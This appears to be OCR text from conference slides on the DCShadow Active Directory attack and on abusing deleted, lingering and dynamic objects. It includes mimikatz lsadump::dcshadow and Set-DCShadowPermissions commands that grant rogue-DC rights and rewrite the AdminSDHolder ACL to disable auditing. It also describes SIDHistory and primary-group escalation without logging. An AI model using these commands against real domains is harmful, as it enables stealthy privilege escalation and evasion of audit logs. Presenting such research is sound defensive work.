
- Waiting for connexion (playing with admin tools)
- ReplicaSync require a topology modification
- Well, ReplicaAdd does and triggers a replication

No need to be a member of the « domain controller » group

It's only **RTFM:** ADTS & DRSR specifications (like in a Samba DC)

Thanks to Victor Kerr (@victor_kerr) for the DCShadow name

Demo



Having fun with replication

My third badge

Second Class

Scout

Tenderfoot

What does your own DC?

Push any changes that …

a normal DC will push

WITHOUT LOGGING

Example:

Change the primary group as 519 (member of the Enterprise admin group)

only a DC will prepare

WITHOUT LOGGING

Example:

add the Enterprise admin group SID in the SIDHistory attribute

are partial changes

WITHOUT LOGGING

Example:


Pushing an HASH as the old password hash without changing the current HASH of the account nor the last password change date

Demo

All you need is love ;-)


… and a crazy Nikhil Mittal @nikhil_mitt

You can modify ACL on the ActiveDirectory to allow non-domain admins to DCShadow



```
PS C:\>
PS C:\> Set-DCShadowPermissions -FakeDC ops-user12 -Object "ops-user19" -Username labuser -Verbose
WARNING: This script must be run with Domain Administrator privileges or equivalent permissions. This is not a check but a
reminder.
VERBOSE: Modifying permissions for user labuser for all Sites in CN=Sites,CN=Configuration,DC=offensiveps,DC=com
VERBOSE: Providing labuser minimal replication rights in DC=offensiveps,DC=com
VERBOSE: Providing labuser Write permissions for the computer object CN=OPS-USER12,OU=StudentMachines,DC=offensiveps,DC=com
to be registered as Fake DC
VERBOSE: Providing labuser Write permissions for the target object CN=OPS-USER19,CN=Computers,DC=offensiveps,DC=com
PS C:\>
```

Nikhil does not seem to love Logs



The Solution

Now, how does DCShadow help? Try the below commands to set ACL of the AdminSDHolder to turn off the enhanced auditing:

```
mimikatz # lsadump::dcshadow
/object:"CN=AdminSDHolder,CN=System,DC=offensiveps,DC=com"
/attribute:ntSecurityDescriptor
```

```
mimikatz # lsadump::dcshadow /object:"CN=AdminSDHolder,CN=System,DC=offensiveps,DC=com" /attribute:ntSecurityDescriptor
/value:"O:DAG:DAD:PAI(A;;LCRPLORC;;;AU)(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;SY)(A;;CCDCLCSWRPWPLOCRSDRCWDWO;;;BA)(A;;LCRPLO[illegible]
[illegible];;CA)S:PAI(AU;CIFA;DT;;;WD)"
```

Bingo! No logs for turning off logging. Of course, I cannot show you no logs :P But we can see the new SACL:

https://github.com/samratashok/nishang/blob/master/ActiveDirectory/Set-DCShadowPermissions.ps1
https://www.labofapenetrationtester.com/2018/05/dcshadow-sacl.html

Playing in GOD mode

My fourth badge

Creating object


What differenciate a creation from an update ?

- Basic push replication with:
  - WhenCreated
  - InstanceType = 4 (WRITE)
- Has to respect mandatory schema attributes !


What about deletion ?

Object lifecycle

- For normal objects



When object deletion date > delay
See: **msDS-deletedObjectLifetime and tombstoneLifetime**




```
Active Directory Explorer
  <default domain> [WIN-PGAHI2ECI8E.test.mysmartlogon.com]
    CN=Configuration,DC=test,DC=mysmartlogon,DC=com
    DC=DomainDnsZones,DC=test,DC=mysmartlogon,DC=com
    DC=ForestDnsZones,DC=test,DC=mysmartlogon,DC=com
    CN=Schema,CN=Configuration,DC=test,DC=mysmartlogon,DC=com
    DC=test,DC=mysmartlogon,DC=com
      CN=Builtin
      CN=Computers
      CN=Deleted Objects
        CN=test2DEL:15c09dc0-07ce-4aa2-82de-45cbb706f98b
        CN=testContactDEL:39ab8618-d3fd-410c-b627-64b651043840
      OU=Domain Controllers
      CN=ForeignSecurityPrincipals
      CN=Infrastructure
```


Traces exist up to one year after deletion !

Lingering objects

Objects can be still present if the deletion is not propagated !




> Wide area network (WAN) connections are unavailable for long periods. For example, a domain controller onboard a cruise ship may be unable to replicate because the ship is at sea for longer than the TSL.



Object is deleted

Object is still present




Target DC	Reference DC	Object DN	Naming Context
ChildDC1.child.root.contoso.com	DC1.root.contoso.com	CN=Keith Simone,OU=R&D,DC=roo	dc=root,dc=contoso,dc=com
ChildDC1.child.root.contoso.com	DC1.root.contoso.com	CN=Lingering User96,OU=Lingering	dc=root,dc=contoso,dc=com
ChildDC1.child.root.contoso.com	DC1.root.contoso.com	CN=Kara Lowe,OU=R&D,DC=root,C	dc=root,dc=contoso,dc=com
ChildDC1.child.root.contoso.com	DC1.root.contoso.com	CN=mangle11,OU=Mangle,DC=roo	dc=root,dc=contoso,dc=com
ChildDC1.child.root.contoso.com	DC1.root.contoso.com	CN=Lingering User100,OU=Lingeri	dc=root,dc=contoso,dc=com
ChildDC1.child.root.contoso.com	DC1.root.contoso.com	CN=Lingering User32,OU=Lingering	dc=root,dc=contoso,dc=com

Result	Result Code	Operation
Failure	1396	Failure: Operation on NC: CN=Configuration,DC=root,DC=contoso,DC=co
Failure	1396	Failure: Operation on NC: CN=Schema,CN=Configuration,DC=root,DC=co
Failure	1396	Failure: Operation on NC: DC=ForestDnsZones,DC=root,DC=contoso,DC=
Failure	1396	Failure: Operation on NC: DC=child,DC=root,DC=contoso,DC=com on tar

Number of Lingering Objects Found and Removed: 2021   Status: Detection and Removal Completed


Lingering object liquidator
https://www.microsoft.com/en-us/download/details.aspx?id=56051

Idea1: abuse the lingering liquidation



Step1: declare the object as lingering and remove it on 1 DC

Step2: Use this DC as source to propage the change




Event 1937, ActiveDirectory_DomainService

Active Directory Domain Services has begun the removal of lingering objects on the local domain controller. All objects on this domain controller will have their existence verified on the following source domain controller.

Source domain controller:
37c56747-f68b-4847-9ac3-a2230b4cec54._msdcs.test.mysmartlogon.com

Objects that have been deleted and garbage collected on the source domain controller yet still exist on this domain controller will be deleted. Subsequent event log entries will list all deleted objects.

Event 1168, ActiveDirectory_DomainService



Internal error: An Active Directory Domain Services error has occurred.


Additional Data
Error value (decimal):
87
Error value (hex):
57
Internal ID:
12106f2


Problem: the AD verify that the object was deleted for a certain time

Understand: Creation Date > 6 months

Object lifecycle

- For dynamic objects






Attribute	Syntax	Count	Value(s)
cn	DirectoryString	1	dybnamic2
distinguishedName	DN	1	CN=dybnamic2,CN=Users,DC=test,DC=mysmartlogon,DC=com
dSCorePropagationData	GeneralizedTime	1	1/1/1601 1:00:00 AM
instanceType	Integer	1	4
name	DirectoryString	1	dybnamic2
nTSecurityDescriptor	NTSecurityDescriptor	1	D:AI(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;DA)(A;;LCRPLORC;;;AU)(A;;(
objectCategory	DN	1	CN=Person,CN=Schema,CN=Configuration,DC=test,DC=mysmartlogon,DC=cc
objectClass	OID	5	top;dynamicObject;person;organizationalPerson;contact
objectGUID	OctetString	1	{AF89FB20-9917-4D87-A3E6-207F9FCCA6AA}

```
dn: CN=dybnamic2,CN=Users,DC=test,DC=mysmartlogon,DC=com
changetype: add
objectClass: contact
objectClass: dynamicObject
```

Removed after a predefined timeout !

Idea2: change the object class



Property: objectClass

Syntax: OID

Value

top

person

organizationalPerson


user

Unable to update attribute:

A constraint violation occurred.

No!

Yes!



```
** Objects **

#0: CN=wronguser4,CN=Users,DC=test,DC=mysmartlogon,DC=com
Dynamic object
  objectClass (2.5.4.0-0 rev 1):
    1.2.840.113556.1.5.9
    (09000a00)
    2.5.6.7
    (07000100)
    2.5.6.6
    (06000100)
    1.3.6.1.4.1.1466.101.119.2
    (02001b00)
